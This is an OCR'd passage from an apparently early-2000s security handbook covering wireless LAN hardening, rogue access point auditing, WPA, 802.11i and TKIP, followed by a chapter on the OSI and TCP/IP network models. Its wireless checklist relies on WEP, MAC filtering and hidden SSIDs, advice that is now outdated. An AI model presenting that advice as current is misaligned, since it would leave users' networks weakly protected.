Including the WLAN implementation within a company security policy may bring concerns about WLAN insecurity into discussions within the security awareness program, management, network personnel, users, etc. The paradigm that a stronger signal is better will have to be put aside. Organizations should have limited the RF propagation if they want to have a secure WLAN implementation. They need to choose the right antenna and proper implementation design in order to get the most benefit from security. There are several types of antennas available on the market, such as the Yagi antenna, patch antenna, parabolic antenna, omni antenna, etc. Each type has its own characteristics. In a very sensitive organization such as the military or government, specially designed walls can be used to control signals coming in and out of a building. This requirement can be achieved with a Faraday cage theorem such as the one used in TEMPEST technology. Exhibit 29.5 shows the antenna implementation option.

Design and antenna considerations are just a small part of a set of defense-in-depth components, and hence the security efforts of a WLAN implementation should not be limited to these two components only. Some of these antennas do not require high-technology manufacturing or a high-cost product. It has been proven that an antenna can be made from an old Pringles can with a cost that is not more than U.S.$10.

As previously described, each WLAN device will have a unique identifier called an SSID. In operation, an access point will usually broadcast its SSID every few seconds; these are called beacon frames. The goal is to offer an easy and transparent process for use and quicken the association process for the user. Some NICs (network interface cards) can scan the airwaves and check the SSIDs available. Using a supported NIC and a supported operating system (e.g., Windows 2000 and Windows XP), a user could instantly join access to network resources while in the RF range. The problem is that this feature allows unauthorized users easy access without knowing the SSID for that network. Another problem is that this process speeds the recognition process for a bad guy to gather wireless network information, because the access point publishes its availability. For security reasons, it is highly recommended to turn off the beacon broadcast on every access point. Again, do not forget to change default SSIDs to some strong identifier.

Network design also has an important role in WLAN security implementation. According to the risk described earlier, separating the access point from other local networks is a must. Security practitioners or administrators could use a VLAN to separate the WLAN from the local network. A more robust solution is to put all WLAN networks on a dedicated interface to a firewall and treat them with scrutiny rules that check where all WLAN users can go and what services they can access. Even WLAN users can be treated as external




EXHIBIT 29.5 Antenna implementation option.

users. Using an intrusion detection system (IDS) on a WLAN segment can be a good idea to prevent any unauthorized access.

While WEP is the layer of defense available today and is proven to be not secure, it is still necessary to use built-in security features for minimum protection. Other security features could be added to provide more levels of security, including MAC filtering, although MAC addresses can be spoofed. The reason we must use that security feature is because there is no need to give a bad guy an easy way to attack the network. Security officers must decide what security baseline or what level of security is needed in their organizations based on the organization security policy (see Exhibit 29.6).

EXHIBIT 29.6 Wireless Security Policy Checklist

- ☐ Change the default SSID.
- ☐ Turn off SSID broadcasting.
- ☐ Enable WEP with a well-chosen key (flawed WEP is better than no WEP at all).
- ☐ Change WEP keys regularly.
- ☐ Use MAC address filtering.
- ☐ Locate all APs on dedicated port of firewall.
- ☐ Use a VPN to encrypt and authenticate all WLAN traffic.
- ☐ Use higher layer authentication and encryption (i.e., IPSec, SSH, etc.).
- ☐ Do a "signal audit" to determine where your wireless can be intercepted.
- ☐ Use an authentication mechanism, if possible (RADIUS, NoCatAuth, 802.1x, LEAP/PEAP, TTLS).
- ☐ Buy hardware with newer WEP replacements (TKIP, AES).
- ☐ Use anti-virus and personal firewalls on the client.
- ☐ Ensure client integrity before it connects to information resources

Auditing the Network

Most people believe they do not need to think about WLAN security problems because they do not use WLANs. It is completely wrong to think this way. Auditing the network to find an unauthorized access point is very important, even if one is not using the WLAN. Anyone (e.g., cleaning service, visitor, maintenance technician, employee, etc.) can easily attach an access point to an active network port that lets someone from outside the building attack the system. It is similar to having a network hub at the bus stop, but even worse.

Implementation and Change Control

It is virtually impossible to use the initial design throughout the entire life span of an application system. Business is dynamic, so systems that support the business should also be ready to change. A change control policy and procedure for WLAN and its related systems will ensure that systems remain secure after changes. It is important to audit to ensure that everyone follows the policy and procedure.

Operation

PC and network technicians can accidentally change the WLAN configuration during the troubleshooting period. New or temporary access points to replace a broken access point could have a different configuration (e.g., enabling SNMP) that effectively changes the security level of the system. Users or PC technicians could accidentally or intentionally change the configuration by enabling the ad hoc mode. Human error is always a potential security problem. Ensuring WLAN client integrity is another challenge.

Monitoring

There are several tools currently available on the market to monitor and audit your system, including freeware such as NetStumbler, Kismet, Airosniff, Ethereal, Aerosol, AirTraf, and Prism2Dump. Some examples of commercial tools include Airopeek, Sniffer Wireless, and Grasshopper. To audit an organization's perimeter and network, all that is needed is a notebook, a supported WLAN NIC, and a selected program. With selected programs, a security practitioner can start to map the organization's perimeter, looking for WLAN activity. With an installed program on a notebook, the security practitioner could walk to each room and each corner to check for a hidden or rogue access point. Some programs, such as Kismet and NetStumbler, can react with a sound every time a new network is discovered. With GPS support on the audit software and a GPS receiver, the security practitioner can map all discovered data and write a policy based on the findings. The security practitioner should check the exact location of the wireless perimeters. The audit process should be done regularly and randomly. If necessary, some organizations have left a dedicated device to monitor WLAN activity in their physical perimeter.

The New Security Standard

Wi-Fi Protected Access

Wi-Fi Protected Access (WPA) is a subset of the IEEE 802.11i draft standard and is designed to be forward-compatible with 802.11i when it is launched. WPA was announced by the Wi-Fi Alliance stating that it is not a standard, but instead a "specification for a standards-based, interoperable security enhancement."* Several members of the Wi-Fi Alliance teamed up with members of the IEEE 802.11i task group to develop WPA. WPA attempts to answer some problems in the present state of WLAN security by providing key management and robust user authentication.

To address the WEP key management problem, WPA chose the Temporal Key Integrity Protocol (TKIP). TKIP uses a master key that produces an encryption key from a mathematical computation. TKIP changes the encryption key regularly and uses the key only once. The entire process is to be done automatically in the system device. Something interesting to know is that the throughput delay time using TKIP is still unknown, and will have to wait until implementation of the protocol in real products at a later date.

The other major part that WPA addresses is the user authentication system. To provide easy and robust authentication, WPA uses the 802.1x standard and the Extensible Authentication Protocol (EAP) as its authentication technology. WPA supports two authentication modes: enterprise level authentication and SOHO (small office/home office) or consumer-level authentication. In the enterprise implementation, WPA requires another authentication server, usually RADIUS, as the user repository and authentication server to authenticate users before they can joint the network. For the SOHO authentication level, WPA uses single keys or passwords called pre-shared keys (PSKs) that have to be entered into both the access point and the client device. The password entered into both is used by TKIP to automatically generate encryption keys. WPA in SOHO mode standardizes the PSK to use an alphanumeric password instead of a hexadecimal in some WEP implementations.

The good thing about WPA is that the solution could be applied without having to purchase new hardware, because WPA still uses the same hardware and the same RC4 encryption method. All system upgrades to WPA can be done using software and firmware upgrades or some patching.

IEEE 802.11i

To address security problems in the current WLAN standard, the IEEE developed a new robust solution that will be 802.11i. This standard will address most of the WEP vulnerability issues and become a superset of the WPA solution from the Wi-Fi Alliance. The enhancements adopted by the WPA security solution excluded some specific features in the 802.11i draft, including secure IBSS, secure fast handoff, secure de-authentication and disassociation, and enhanced encryption protocols such as AES-CCMP.

To see products with 802.11i security, the professional will have to be patient because the first product that absorbs this standard is predicted to be launched in the beginning of 2005, or, at the very earliest, by the end of 2004. This long delay is because the standard has not been released yet and is only predicted to be released in 2004. The product needs some hardware upgrade and redesign because it uses different technology, such as an encryption engine change from RC4 to AES.

IEEE 802.1x Standard

IEEE 802.1x is a port-based network access control that uses an authenticating and authorizing devices mechanism to attach to a LAN and to prevent access to that port in cases in which the authentication and authorization process fails. IEEE 802.1x provides mutual authentication between clients and access points via an authentication server. Supporting WLAN security, 802.1x provides a method for dynamic key distribution to WLAN devices and solves the key reuse problem in the current standard. Vendors used this standard as part of their proprietary WLAN security solution to enhance the current 802.11b security standard. Unfortunately, two University of Maryland researchers have recently noted serious flaws in client-side security for 802.1x.

*Wi-Fi Alliance, "Wi-Fi Protected Access," www.weca.net/OpenSection/pdf/Wi-Fi_Protected_Access-Overview.pdf. October 31, 2002.

Temporal Key Integrity Protocol

The Temporal Key Integrity Protocol (TKIP) is a solution that fixes the key reuse problem associated with WEP. The TKIP process begins with a 128-bit temporal key shared among clients and access points. To add a unique identifier on each site, TKIP combines the temporal key with the client's MAC address and then adds a relatively large 16-octet initialization vector to produce the key that will encrypt the data. This process makes every client and access point use a different key stream to encrypt the payload data. TKIP changes temporal keys every 10,000 packets to ensure the confidentiality of the encrypted payload. Because TKIP still uses the RC4 algorithm to encrypt the payload, it is possible for current WLAN devices to upgrade with a simple firmware upgrade. TKIP is one of the methods used in Wireless Protected Access (WPA).

Conclusion

Wireless LANs, by design, have many higher risks than the simple ones, such as being stolen or subjected to high-technology attacks, eavesdropping, and encryption break-in. Often, a machine that holds important company data is exposed in connecting it to a wireless device without any additional protection. This should never happen.

Wireless LANs must get the same if not more protection than other technology. Even the more robust standard has not been released as yet, so proprietary solutions should be used to fill the security gap when wireless implementation becomes a choice.

ISO/OSI and TCP/IP Network Model Characteristics

George G. McBride, CISSP

Introduction

The development and implementation of standards is a requirement for the widespread growth and adaptation of the Internet and all the protocols it uses. In the late 1970s, the International Standards Organization (ISO) initiated efforts to develop a network communications standard based on open systems architecture theories from which other networked systems could be designed. The move from stand-alone mainframe systems to a networked infrastructure was underway and standards had to be developed to allow systems from one company to effectively communicate with systems from another company using intermediary networking devices developed by yet another company.

OSI Reference Model Overview

By the early 1980s, the ISO had introduced the Open Systems Interconnection (OSI) Reference Model. The OSI model provides a framework for any vendor to develop protocol implementations facilitating communications with other systems also using the OSI Reference Model. The OSI model has seven layers that are sometimes referred to as levels. Those seven layers make up a system's "stack" and are listed in order in Exhibit 30.1.

Although each of the seven layers are explained in detail later in this chapter, it is worthwhile to provide a brief overview of each layer here. Although the application layer is considered the "highest" layer, or layer 7, it is often convenient to discuss the OSI model from the "lowest" layer, or layer 1.

1. *Physical layer:* the hardware that carries those electrical values through the network between hosts.
2. *Data-link layer:* resolves synchronization issues, formats data into frames, and is responsible for converting between bits and electrical values.
3. *Network layer:* provides routing and forwarding of data between hosts.
4. *Transport layer:* manages the end-to-end control, including error checking and flow control.
5. *Session layer:* initiates, controls, and terminates communications between communicating systems
6. *Presentation layer:* handles the formatting and syntax issues for the application layer.
7. *Application layer:* acts as an interface to applications requesting network services.

Each of the seven layers was designed with certain guiding principles. For example, layers were created when different levels of abstraction were required to process the data. Each layer is cohesive and performs well-




EXHIBIT 30.1 The OSI Reference Model stack.

defined and documented functions. Each layer is loosely coupled with its peer layers and minimizes the data flow between layers.

Layers communicate with adjacent layers strictly through interfaces. Lower layers provide services to upper layers through primitives that pass data and control information, and describe functions that need to be performed (i.e., "send this data to www.lucent.com" on port 80).

Data travels vertically within the OSI model. In general, each OSI layer adds layer-specific information to each message being sent as it travels downward in the OSI stack. That information, also called a header, is used to facilitate communications at the peer layer of other systems. As the remote system receives and processes the message, the header for that layer is processed and removed before passing the message up the stack. Additionally, a layer may find it necessary to fragment the data it receives from an adjacent layer. This data must be reassembled by the peer layer of the destination prior to moving the data up the stack.

Exhibit 30.2 shows a typical operation where the presentation layer has received data from the application layer. The data received at the presentation layer already has the application layer header added. The presentation layer does its processing, adds the presentation layer header, and then sends the data to the session layer where the process is repeated until the bottom of the OSI model is reached.




EXHIBIT 30.2 Addition of headers.




EXHIBIT 30.3 Data communication path.

Exhibit 30.3 shows the transmission of data from application A on a system with an OSI stack interacting with application B on a different system with an OSI stack. The data travels from application A down the stack, across the network transmission medium, and then back up the stack to application B.

It is important to note that the concept of layering is not without its disadvantages. For example, the standards do not specify how the data will pass between layers, leaving that task to the network stack implementers. Additionally, one of the disadvantages of data hiding is that it may lead to inefficient solutions. Although designers may be aware of techniques to process the data with fewer instructions or require less overhead, due to the concept of data hiding (restricting access to particular parameters, variables, etc.), the designers might be restricted in taking advantage of that information.

Finally, intermediate layers are required to retrieve data simultaneously from adjacent layers, process that data, and then forward the data to alternate layers. In some instances, the processing would be more effectively combined with the processing at other levels. Even worse, the actions of a particular layer may be nullified by the required processing at another layer.

When a system communicates with another computer system, the data is transferred between each of the systems at the physical layer, a layer that typically does not append any headers to the message.

One of the most important steps in understanding the OSI model is the correct sequencing of layers. Several key mnemonics have been developed over the years, providing an easy way to remember the ordering. From the top layer to the bottom, **A**ll **P**eople **S**eem **T**o **N**eed **D**ata **P**rocessing, and from the bottom to the top, **P**lease **D**o **N**ot **T**hrow **S**ausage **P**izza **A**way. Choose the one that you are most comfortable with and commit the order to memory.

Physical Layer Concepts

Overview

Responsible for the transmission of the raw bit stream, the physical layer does not define the media used, but defines the physical interface between devices and how the data is passed from one interface to another. The physical layer delivers the bits to the recipient as efficiently as possible. If bits are lost, changed in transit, or delivered out of sequence, the physical layer relies on the data-link layer to correct those errors.

By not specifying whether the transmission can occur over media such as coaxial, twisted pair, or satellite, the OSI model can be implemented in a number of different ways. This is one of the most important benefits of the OSI model. The OSI model specifies what must be performed at each layer, not how. New technologies, systems, and processes do not require modified stacks to be introduced to the other clients when the stacks of its communicating partners change.

The physical layer specifies four transmission characteristics:

1. *Electrical:* specifies the voltage levels of bit values 1 and 0, the time that each signal must be held, and the time between each bit value that is transmitted.

2. *Functional:* specifies the functions that will be performed, such as data, control, and timing issues.
3. *Mechanical:* specifies physical connection information such as the size of connectors and receptacles of the network hardware.
4. *Procedural:* specifies the sequence of events required to initiate, control, and tear down connections.

Examples

It often helps to visualize a physical device or application that would communicate at each of the levels. A repeater is a device operating at the physical layer that is used to extend communications links beyond the physical transmission limitations of connected network devices. For example, to extend a CAT5 100BaseT network cable beyond the recommended maximum length of 100 meters, a repeater should be used. A repeater is an inexpensive in-line device that takes an input signal on one interface and outputs the amplified signal on another interface. A repeater solely amplifies and relays the data from one interface to another; and because it does not care about the sequence or values of bits, errors in the signal will also be retransmitted.

Data-Link Layer Concepts

Overview

The primary purpose of the data-link layer is to convert between "frames" of data from upper layers and "bits" of data from the physical layer, and vice versa. In addition to the frame/bit conversion, the data-link layer provides addressing as well as reliability through error and flow control.

Although the data-link layer cannot correct errors, errors can be detected using checksums contained in the header. Typically implemented through a cyclical redundancy check (CRC), the receiver can request that the data be resent if its computed CRC value does not equal the received CRC value computed by the sending host.

At this layer of the OSI model, data is transferred in frames. To determine where one frame ends and the next frame begins, the data-link layer can utilize several different methods to separate frames, including:

- *Character count.* Each frame indicates in its header how many characters are in the frame.
- *Byte stuffing.* Also referred to as character stuffing, it uses an ASCII character to terminate a frame with some predefined end-of-frame character.
- *Bit stuffing.* Each frame begins and ends with a predefined bit pattern, such as "01111110."

It is worth noting that both bit and byte stuffing methods introduce the potential condition that the predefined delimiter is legitimately contained in the text and must be transmitted. For example, consider a message transfer using bit stuffing with the delimiter "01111110." When the sending data-link layer encounters five consecutive "1" bits, a "0" bit is inserted into the data stream, increasing the size of the data stream. When the receiving data-link layer encounters five consecutive "1" bits, the "0" bit is removed prior to processing the stream any further.

Additionally, the data-link layer has several methods to control the flow of data between hosts, including:

- *Stop and Wait.* This method sends one frame at a time and waits for a response. A positive acknowledgment indicates that the next frame can be transmitted, and a negative acknowledgment or timeout indicates that the frame must be resent.
- *Sliding Window.* This method sends up to number of predetermined frames prior to receiving an acknowledgment. The receiver acknowledges which packets have been received, effectively "narrowing" the window that indicates that additional packets can be sent. If no acknowledgment or an error is received from the receiver, the sender retransmits those particular packets.

There are two sub-layers that work together to make up the link layer:

1. *Logical Link Control (LLC).* This establishes and controls the links between communicating hosts utilizing the above-described error and flow control methods. LLC Type 1, or LLC1, provides connectionless data transfer. LLC Type 2, or LLC2, provides for a connection-oriented data transfer.

2. *Media Access Control (MAC).* Below the LLC, the MAC sub-layer provides a mechanism for multiple hosts to share the same media channel. This MAC sub-layer also provides a means to uniquely address each device, commonly called a MAC or hardware address. Protocols such as Ethernet, FDDI, and Token Ring use a MAC address that is generally preassigned by the equipment manufacturer, but is sometimes user changeable.

When packets are transmitted on a non-switched local area network (LAN), all hosts on the LAN can receive them. Unless the host is operating in promiscuous mode (such as when it is acting as a network sniffer, which forces the data-link layer to process all packets), the host reads only the frame far enough to determine the destination address. If the destination address is the host's own address or a broadcast address, the rest of the frame is read and processed up the stack. If the destination address is not the host's own address and is not a broadcast address, the remainder of the frame is discarded.

Examples

It is important to note a particularly important example of a data-link layer protocol, the High Level Data Link Control (HDLC) protocol. HDLC is a bit-oriented, bit-stuffed protocol with a frame structure that includes:

- *Pre-defined bit pattern:* pre-defined bit patterns mark the start and end of each frame.
- *Address:* identifies the destination through a hardware-based address.
- *Control:* used to provide sequencing, acknowledgments, negative acknowledgments, and other error messaging.
- *Data:* the data being transferred between hosts.
- *Checksum:* a variation of CRC is used to calculate and verify checksums.

HDLC, a successor to Synchronous Data Link Control (SDLC), was originally designed by IBM and is often used to provide data communications equipment (DCE) to data terminal equipment (DTE) connectivity between network equipment and data terminals.

A bridge is a physical device that connects a LAN to another LAN at each gateway point, both of which use the same protocol. Because the bridge must know the destination address, the data-link layer's MAC address must be obtained prior to the bridge deciding whether or not the frame must be forwarded to another segment or simply discarded if the destination address is on the same LAN segment as the sender. In some sense, a bridge can perform a function similar to the repeater as it may be required to retransmit packets from its interface to a more distant LAN segment.

Network Layer Concepts

Overview

The network layer adds functionality to the OSI Reference Model, to include the concept of network addresses that can be used to communicate with devices on logically separated communications networks, thus forming an internet. The network layer is responsible for establishing, maintaining, controlling, and terminating connections between interconnected hosts.

The network layer introduces the concept of a logical network address such as an Internet Protocol (IP) address, a 32-bit, decimally represented number indicating the source or destination address. In addition, a logical socket or port is introduced that specifies the target or destination process for the communications traffic.

When a data packet travels from one network to a different network, multiple issues can be introduced that must be resolved. The type of addressing might be different, the size of the packet might be too large, or the destination might be unreachable.

As part of maintaining and controlling the connection, the network layer introduces error control and congestion/flow control intended to prevent flooding of the LAN. The error and congestion controls can be implemented by either:

- *Connection mode.* Error and congestion controls are provided throughout the route of the connection path. Either the transmitting host, receiving host, or any of the intermediary network devices can issue flow control commands to the endpoint hosts.

- *Connectionless mode.* Error and congestion controls are provided only at the endpoints (sending and receiving hosts) of the connection path.

The OSI Reference Model accommodates several types of routing algorithms used to transmit traffic between endpoints. These algorithms include:

- *Circuit switching.* Similar to a traditional telephone circuit, a constant and dedicated path is established and maintained for the duration of the data connection.
- *Message switching.* This algorithm establishes and utilizes a dedicated path for each message transferred. Commonly called a "store-and-forward" network, a message is completely received and stored by an intermediary device prior to forwarding to the next destination. Subsequent messages, including those between identical sending and receiving devices, can travel independently along separate paths.
- *Packet switching.* In a packet-switched network, messages are transmitted in packets and those packets can travel through different intermediary devices prior to reaching their destinations. As some packets may be received out of order, the network layer is responsible for reordering and reconstructing the message before passing it up the stack.

Examples

The Internet Protocol (IP) is a protocol that operates at the network layer. The IP is a connectionless protocol that is responsible for routing the traffic between hosts and the addressing of the hosts.

A router is a device that operates within the network layer and determines which packets should be delivered to which networks that it knows about. Located at gateways, where interconnected networks are joined, a router makes decisions based on its routing table and current network conditions using the network address it has extracted from the data packet.

Transport Layer Concepts

Overview

The transport layer interacts with the network layer and provides supplemental functionality for establishing and tearing down connection services. The transport layer provides a true end-to-end connection between devices through:

- *Error control.* When the transport layer does not receive packets, missing packets are requested. By computing checksums of received packets, the transport layer can also detect erroneous packets and request that they be resent.
- *Flow control.* End-to-end flow control, including acknowledgments of data received back to the sending system.
- *Packaging.* The transport layer is responsible for the fragmenting and reassembly of packets.
- *Quality of service (QoS).* It is the transport layer's responsibility to provide the QoS requested by the session layer, such as the maximum delay and priority of the packets.
- *Sequencing.* The transport layer is responsible for passing the data to the session layer in the same sequence it was transmitted.

Examples

In lieu of a device operating at this level, the Transmission Control Protocol (TCP) operates at this level. TCP, which uses the Internet Protocol of the network layer, is used to provide connection-oriented message delivery. TCP ensures that messages are properly fragmented and reassembled, and re-requests packets that do not arrive or arrive with errors.

Secure Shell, also referred to as Secure Socket Shell (SSH), is a protocol for secure remote log-in and other secure network services over insecure networks. SSH provides strong encryption, cryptographic-based host authentication, and data integrity protection at the transport layer, typically running on top of TCP.

The User Datagram Protocol (UDP) is a connectionless-oriented message delivery protocol typically used where speed and efficiency are preferred over complete data delivery. For uses such as streaming video and

voice-over-IP (VoIP), UDP is the preferred choice because it may be acceptable to lose a small percentage of packets while the others travel with less overhead and are processed more efficiently.

It is at the transport layer that TCP and UDP introduce the concept of a port. Because several different applications may be running on one system using a single network interface, TCP and UDP need to keep track of what data goes to which application. Assigning a port number to every connection as it is established does this. The port number need not be the same (and is often not the same) on the local and remote processes. When a TCP or UDP segment is received, the protocol knows which process to pass it to by looking at the port number in the packet header.

Session Layer Concepts

Overview

The session layer is responsible for establishing, maintaining, and terminating the dialogue between applications. Sessions can allow dialogue in any of three formats:

1. *Simplex.* Each session is established and provides for unidirectional data transfer within the session. For example, a doorbell sends a signal to the buzzer in the house, but receives no feedback because the signal travels only in one direction.
2. *Half duplex.* Each session provides for non-concurrent bi-directional data transfer. For example, recall how some people have conversations on radio transceivers. After a person finished their thought, they would add "Over" at the end to indicate they were finished and other people could talk.
3. *Full duplex.* Each session provides for concurrent bi-directional data transfer. A perfect example of a full-duplex conversation would be a telephone call that allows all participants to talk and listen to the others simultaneously.

Another service provided by the session layer is token operation management. Some protocols, such as IBM's Token Ring protocol, require network management to ensure that only one system attempts to inject data into an empty token at any given time. Additional token management issues such as token release (Give Token), request a token (Please Token), and synchronization are also managed by the session layer.

The session layer provides an essential mechanism to insert "fail-safes" or checkpoints into connection streams. These checkpoints can be used to resume communications in the event that the session was interrupted and will not require the data transmitted prior to the last checkpoint to be retransmitted.

Examples

While the previous examples of layers of the OSI Reference Model have included hardware or protocols such as TCP, the session layer is best described as an established connection between two devices. Protocols such as Domain Name Service (DNS) and Network File System (NFS) operate at the session layer.

Presentation Layer Concepts

Overview

The presentation layer is responsible for the conversion of implementation-specific data syntaxes from the application layer to the session layer. Although this layer is a formal layer of the OSI Reference Model, many applications today do not utilize the concepts of the presentation layer and communicate directly with the session layer.

The presentation layer is responsible for the translation of data into various character representations, such as American Standard Code for Information Interchange (ASCII) and Unicode Worldwide Character Standard, commonly referred to as Unicode and used extensively in Microsoft products. As part of that data translation, byte and bit order translations are also managed. For example, when transmitting a byte's worth of bits (eight bits in a byte), some computers consider the first bit to be the "most significant bit" (MSB), while other systems

consider the first bit to be the "least significant bit" (LSB). The presentation layer would manage the transmission of data to ensure that the bits are properly ordered and processed.

In a similar fashion, the presentation layer is responsible for ensuring the proper ordering of the bytes that are sent. Consider that Microsoft Windows systems running on Intel's 80 x 86 processors are littleendian (*least* significant byte stored at the lower memory address) and that Solaris running on Sun's SPARC processors are bigendian (*most* significant byte stored at the lower memory address). When transmitting IPv4 addresses, which require 4 bytes in the TCP header, the data is transmitted in "network byte order," which is bigendian, or most significant byte first. If the packet being processed by the presentation layer is littleendian, the IP address would need to be converted.

Examples

Abstract System Notation.1 (ASN.1) is a formal method for describing the messages to be sent across a network. ASN.1 is comprised of two separate components, each of which is an ISO standard. One component of ASN.1 specifies the syntax for describing the contents of each message and the other component specifies how the data items are encoded in each message. Because ASN.1 does not specify content, the notation provides an excellent method to encode data at the presentation layer. If the data format changes or new formats are required, ASN.1 can easily adapt to include those changes and insulate the rest of the network stack from those changes.

Application Layer Concepts

Overview

The application layer provides an interface for which applications and end users can utilize networked resources. This layer is not an application itself and does not provide services to any upper layers; rather, it provides the networked resources to applications and end users.

The application entity (AE) is the part of the application that is considered to reside within the OSI model. Application service elements (ASEs) provide an abstract interface layer to the lower layers for the AE. Because the ASE provides such varied services, it is divided into common application service elements (CASEs) and specific application service elements (SASEs).

The CASEs provide services to more than one application. An example of a CASE is the association control service element (ACSE), which each application must contain. Other examples include general elements such as the reliable transfer service element (RTSE), remote procedure calls (RPCs), and distributed transaction processing (DTP).

The SASEs provide services to specific applications. Consider the International Telecommunications Union (ITU) x.400 set of standards, which specifies a messaging standard that is an alternative to SMTP-based e-mail. SASEs such as message retrieval service elements (MRSEs) and message transfer service elements (MTSEs) provide specific elements applicable to x.400.

The application layer protocol defines:

- *Types of messages:* request for data, response messages, etc.
- *Syntax of messages:* specifies the required fields and data formats
- *Semantics of fields:* defines the required and optional fields
- *Processing rules:* defines how messages will be sent and how responses will be processed

Application program interfaces (APIs) are also part of the application layer. APIs provide interfaces or "hooks" into the underlying network or computing infrastructure to allow programs to access network and computer resources without requiring extensive system- and operating-specific details. For example, instead of requiring a programmer to understand how numerous systems implement sockets, a network API allows a programmer to create a listening socket with one command and some parameters.

Examples

Consider a favorite Telnet client application that you can use to connect to another machine on your LAN. The Telnet application uses the Telnet protocol, which sits at the application layer. Additionally, the File Transfer




EXHIBIT 30.4 Comparison of OSI/ISO model, the RFC 1122 Standard model, and the five-layer Alternate model.

Protocol (FTP) uses the Telnet protocol to provide control communications between the FTP client and server. Finally, e-mail clients are not part of the application layer but may use the Simple Mail Transfer Protocol (SMTP), which is part of the application layer.

A Brief Introduction to the TCP/IP Protocol

While the concepts and the framework of the OSI Reference Model were being discussed in the late 1970s and early 1980s, the Defense Advanced Research Project Agency (DARPA) had already begun to define the TCP/IP protocols and architecture. In 1980, DARPA (since then, the "Defense" description has dropped and it is now referred to as ARPA) began to migrate machines connected to its research network to networks running the new TCP/IP protocol. Further solidifying the TCP/IP standardization was the U.S. Government's adoption of TCP/IP for all of its networks.

Unlike the OSI Reference Model, which originated through standards committees, the TCP/IP protocols developed through the efforts of the engineers to develop and implement the ARPANET (ARPA Network). Publicly available U.S. military standards were initially used to standardize the ARPANET and have since moved to Request For Comments (RFCs) as the ARPANET migrated to the Internet as we know it today.

According to RFC 1122, now part of the IETF Standards Track, the TCP/IP Model has four distinct layers in its stack:

1. Application Layer
2. Transport Layer
3. Internet Layer or Network Layer
4. Link Layer or Network Access Layer

It is worth noting that due to the rapid and widespread adaptation of the TCP/IP Protocol, several implementations contain a fifth layer in their design. In this implementation, the TCP/IP Link Layer contains a Data Link Layer and a Physical Layer. Figure 30.4 compares the OSI/ISO model, the RFC 1122 Standard model, and the five-layer alternate model.

The TCP/IP Link Layer works at the hardware level to define how the bits are physically transmitted across the network. The data is encapsulated into frames or packets and specifies how the data should be sent and received and includes provisions for encryption, quality of service, and flow and error control.

When considering the alternate model, the TCP/IP Physical Layer defines the physical characteristics of the medium used for communications. In addition, the Data Link Layer specifies details such as framing to manage how packets are transported over the physical layer.

The Internet (IP) layer provides the basic packet delivery service by encapsulating the data into packets of data called datagrams. Responsible for the routing of data, the Internet layer is a connectionless protocol and is solely responsible for the encapsulation and delivery of datagrams, which allows the data to traverse multiple networks through gateways.

The transport layer can utilize the TCP protocol, which initiates a three-way handshake between systems to establish a connection-based, reliable delivery service. Once the handshake has been established, data transfer

proceeds with the appropriate synchronization (SYN), acknowledgment (ACK), reset (RST), and other packets used to control the connection.

Alternatively, the transport layer may utilize the User Datagram Protocol (UDP). Using UDP, data is sent without establishing a connection between communicating hosts. While this method forces the application layer to provide any required sequencing, error detection, and error correction, efficiency is increased as UDP traffic generates less control overhead than TCP.

Whether the transport layer utilizes TCP or UDP, this layer specifies how data is to be communicated between different hosts.

